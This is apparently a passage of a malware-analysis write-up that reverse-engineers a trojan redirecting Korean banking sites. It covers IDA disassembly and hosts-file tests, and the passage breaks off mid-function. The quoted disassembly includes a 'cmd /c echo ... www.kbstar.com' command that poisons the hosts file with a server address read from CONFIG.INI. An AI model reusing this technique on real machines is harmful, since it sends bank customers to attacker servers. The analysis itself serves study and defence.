
Nice error lol. Clearly the original address it was supposed to fetch was taken offline and as such it’s melting down here.

Let’s just test this. So google’s address is 142.250.191.78. If we swap “error” for that, and enter one of the legit banking urls, what do we get?

Before:




After:



Yep, we redirected to google successfully. If the exe actually spit out a legit address other than “Error”, this would redirect legitimate banking urls to whatever malicious address got put in the hosts file.

I’d love to run apatedns to see what it picks up, but the VM doesn’t allow it due to .net stuff. Unfortunate.

Can’t exactly run the dll file on it’s own, and EXE102.exe just opens a generic text box. Maybe it was a text displaying program that is meant to take in args from the main software for what buttons go where with what images/text? See image below.




The 3 buttons at the bottom make the “aa” text box pop up.

Advanced Static:

Finally off to crunching this with IDA. Heads up, I went way, way overboard here, completely analyzing every important function related to execution. It's quite long.

WinMain(x,x,x,x)



```
; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
_WinMain@16 proc near

ReturnedString= byte ptr -700h
CmdLine= byte ptr -600h
Buffer= byte ptr -400h
hInstance= dword ptr  4
hPrevInstance= dword ptr  8
lpCmdLine= dword ptr  0Ch
nShowCmd= dword ptr  10h

sub     esp, 700h
mov     ecx, 80h
xor     eax, eax
push    edi
lea     edi, [esp+704h+CmdLine]
rep stosd
mov     ecx, 100h
lea     edi, [esp+704h+Buffer]
rep stosd
```

There's a very easy main function here.

First off, what we can notice immediately is the *rep stosd* instruction. What it appears to be doing here is zeroing out the first 512 bytes of CmdLine on the stack, as it should be setting it to eax, which just got xor'd out. It is done for ecx iterations, which is 0x80 here, times 4 bytes per iteration, which is the total 512 bytes.

Then the same thing happens for the first 1024 bytes of the buffer, and the first 256 bytes of returnedString.

```
rep stosd
mov     ecx, 40h ; '@'
lea     edi, [esp+704h+ReturnedString]
rep stosd
lea     eax, [esp+704h+ReturnedString]
push    100h            ; nSize
push    eax             ; lpReturnedString
call    sub_401570
add     esp, 8
lea     ecx, [esp+704h+ReturnedString]
lea     edx, [esp+704h+Buffer]
push    ecx
push    offset Format   ; "cmd /c echo  %s www.kbstar.com kbstar.c"...
push    edx             ; Buffer
call    _sprintf
add     esp, 0Ch
call    sub_401470
test    eax, eax
pop     edi
jnz     short loc_40108D
```

Next, 0x100(256 in decimal) is pushed to the stack, and so is the address of returnedString, followed by a function call to sub_401570. Let's take a look there.

Sub_401570(LPSTR lpReturnedString, DWORD nSize):

So as previously noted, this function takes in 2 arguments, nSize and ReturnedString. nSize is in fact the size of returnedString(based on the zeroing we did in main).

```
; int __cdecl sub_401570(LPSTR lpReturnedString, DWORD nSize)
sub_401570 proc near

Buffer= byte ptr -200h
FileName= byte ptr -100h
lpReturnedString= dword ptr  4
nSize= dword ptr  8

sub     esp, 200h
mov     ecx, 40h ; '@'
xor     eax, eax
push    edi
lea     edi, [esp+204h+Buffer]
rep stosd
mov     ecx, 40h ; '@'
lea     edi, [esp+204h+FileName]
rep stosd
lea     eax, [esp+204h+Buffer]
push    eax             ; lpBuffer
push    100h            ; nBufferLength
call    ds:GetCurrentDirectoryA
lea     ecx, [esp+204h+Buffer]
lea     edx, [esp+204h+FileName]
push    ecx
push    offset aSConfigIni ; "%s\\CONFIG.INI"
push    edx             ; Buffer
call    _sprintf
mov     ecx, [esp+210h+nSize]
mov     edx, [esp+210h+lpReturnedString]
add     esp, 0Ch
lea     eax, [esp+204h+FileName]
push    eax             ; lpFileName
push    ecx             ; nSize
push    edx             ; lpReturnedString
push    offset Default  ; "Error"
push    offset KeyName  ; "SERVER"
push    offset AppName  ; "start"
call    ds:GetPrivateProfileStringA
pop     edi
add     esp, 200h
retn
sub_401570 endp
```

Pretty cut and dry function.

First up is more zeroing out, the same way the main function did. The first 256 bytes of the buffer, and the first 256 bytes of fileName.

Then, the buffer is loaded with the proper length for it, and ds:GetCurrentDirectoryA is called, which according to documentation, is a windows.h function

```
C++

DWORD GetCurrentDirectory(
  [in]  DWORD  nBufferLength,
  [out] LPTSTR lpBuffer
);
```

Yep. Those parameters fit.

Note that this returns the directory where the program was called from, not where it currently is. Minor differentiation but may be important later, unsure how much.

```
push    eax             ; lpBuffer
push    100h            ; nBufferLength
call    ds:GetCurrentDirectoryA
lea     ecx, [esp+204h+CurrentDirectory]
lea     edx, [esp+204h+FileName]
push    ecx
```

Little bit of renaming for ease of reading.

```
lea     ecx, [esp+204h+CurrentDirectory]
lea     edx, [esp+204h+FileName]
push    ecx
push    offset aSConfigIni ; "%s\\CONFIG.INI"
push    edx             ; Buffer
call    _sprintf
```

Next is an sprintf call, which prints to the buffer.

As this is the sprintf header:
int sprintf (char * str, const char * format, ...);

That means our arguments here are sprintf(FileName, “%s\\CONFIG.INI”, CurrentDirectory);
So this is trying to get a config.ini file thats in the existing file path that the program was run at. I might have to add one when we get to advanced dynamic to see what happens.

```
mov     ecx, [esp+210h+nSize]
mov     edx, [esp+210h+lpReturnedString]
add     esp, 0Ch
lea     eax, [esp+204h+FileName]
push    eax             ; lpFileName
push    ecx             ; nSize
push    edx             ; lpReturnedString
push    offset Default  ; "Error"
push    offset KeyName  ; "SERVER"
push    offset AppName  ; "start"
call    ds:GetPrivateProfileStringA
pop     edi
add     esp, 200h
retn
sub_401570 endp
```

Next is a pretty bulky call to GetPrivateProfileStringA

```
DWORD GetPrivateProfileStringA(
  [in]  LPCSTR lpAppName,
  [in]  LPCSTR lpKeyName,
  [in]  LPCSTR lpDefault,
  [out] LPSTR  lpReturnedString,
  [in]  DWORD  nSize,
  [in]  LPCSTR lpFileName
);
```

Heres the function header.

The setup looks like such:
GetPrivateProfileStringA(“start”, “SERVER”, “Error”, ReturnedString, nSize, FileName)
Nsize and ReturnedString are our parameters from the original function call, if you remember.


https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-getprivateprofilestringa
The rest of the parameters can be found here.

What it boils down to is searching the file at the path specified in lpFileName, finding a section with a given name in the file with the section name specified in lpAppName, finding a specific key in said section with the key defined in lpKeyName, and returning the value of said key. If said key cant be found, lpDefault is returned instead.

So, we search the start section in config.ini in the program’s executable directory for the SERVER key, and write the value for it to lpReturnedString. If said key cant be found, return Error as the key value.

After this call, the function ends and the lpReturnedString(the server key value) is returned.

This is REALLY interesting though. If you remember my work with the dynamic analysis when I checked the host file, there was the string “Error” appended where the ip address for a legit address should be.




^ if you dont remember.

Now we just looked for a “server” key and functionally got “Error” returned instead. See where I’m going with this?

If i were to hazard a guess, this config file contains the address to redirect the listed addresses to, and if I were to make one set up properly, it would eventually go here.

I’ll try this during advanced dynamic analysis. In the meantime, we can rename this function to “getCustomServerAddress”


One down, only 25 or so functions to go. I’ll probably do most if not all of them. I want to do the most complete job possible here, even if it’s massively overshooting the work I could do and still be fine.



Back to main, we see that the returnedString and the Buffer then get put into parameters for another sprintf call, which eventually will put the returnedString(or our server address) into the string of the command line call(that we’ve already seen and are familiar with) and put the final string in buffer.

After that, sub_401470 gets called, which is our next function to analyze.

Sub_401470:



Pretty simple, only a few blocks. No parameters taken in.

Let's focus on the first block. EAX gets NumArgs, which is then set to zero, and the address pushed to the stack for GetCommandLineW.

GetCommandLineW doesnt need parameters though. Assuming it's for the next function then.

GetCommandLineW returns the command line arguments for the "current process" so I'm assuming for when the given program launches.


Don't know what the args in question are yet. We'll see what they're grabbed for later.

They get pushed right to the stack as well, and CommandLineToArgvW is called right after.


The definition of that function is as follows:

Parses a Unicode command line string and returns an array of pointers to the command line arguments, along with a count of such arguments, in a way that is similar to the standard C run-time argv and argc values.

So this pretty much gives an array of the args and a count of them. The result goes into pNumArgs.




Then we do a comparison to 1 here, and jump if there is 1 and only 1 command line argument. As the first argument is always the name, this basically means “only continue if there are extra command line args”.



Here’s the path if there is only 1 argument(no additional args)^

Basically just empties registers, and returns.



On the other hand, if there is 2 or more arguments, we run this block.

Reminder that eax is the array of args, aka argv.

Assuming eax+4 is the second arg, as in the first unique one.

Then we call _wtoi, which is basically atoi(string to int) but for wide characters, which are the non normal ascii set of characters. Not surprising as this is designed to target korean pcs, which obviously are not in traditional alphanumeric characters.


This character is returned and compared to 0x65, which is 101 in decimal. If this doesn't get 101 as a return value, it does the same exit function as if there was only 1 argument.

If the 101 is present, a slew of functions are called, and 1 is returned. So what did we learn from this function? It's basically some minor anti reversing checks. Verifying that there's 2 or more command line args, and that the second arg is "101".


Good to keep in mind for advanced dynamic work later.

This function can be renamed to "CommandLineArgCheck". Let's tackle the first function it calls next: sub_4014E0

Sub_4014E0:



Right off the bat, there’s some funny exe strings in here.




```
sub_4014E0 proc near

FileName= byte ptr -200h

sub     esp, 200h
mov     ecx, 80h
xor     eax, eax
push    edi
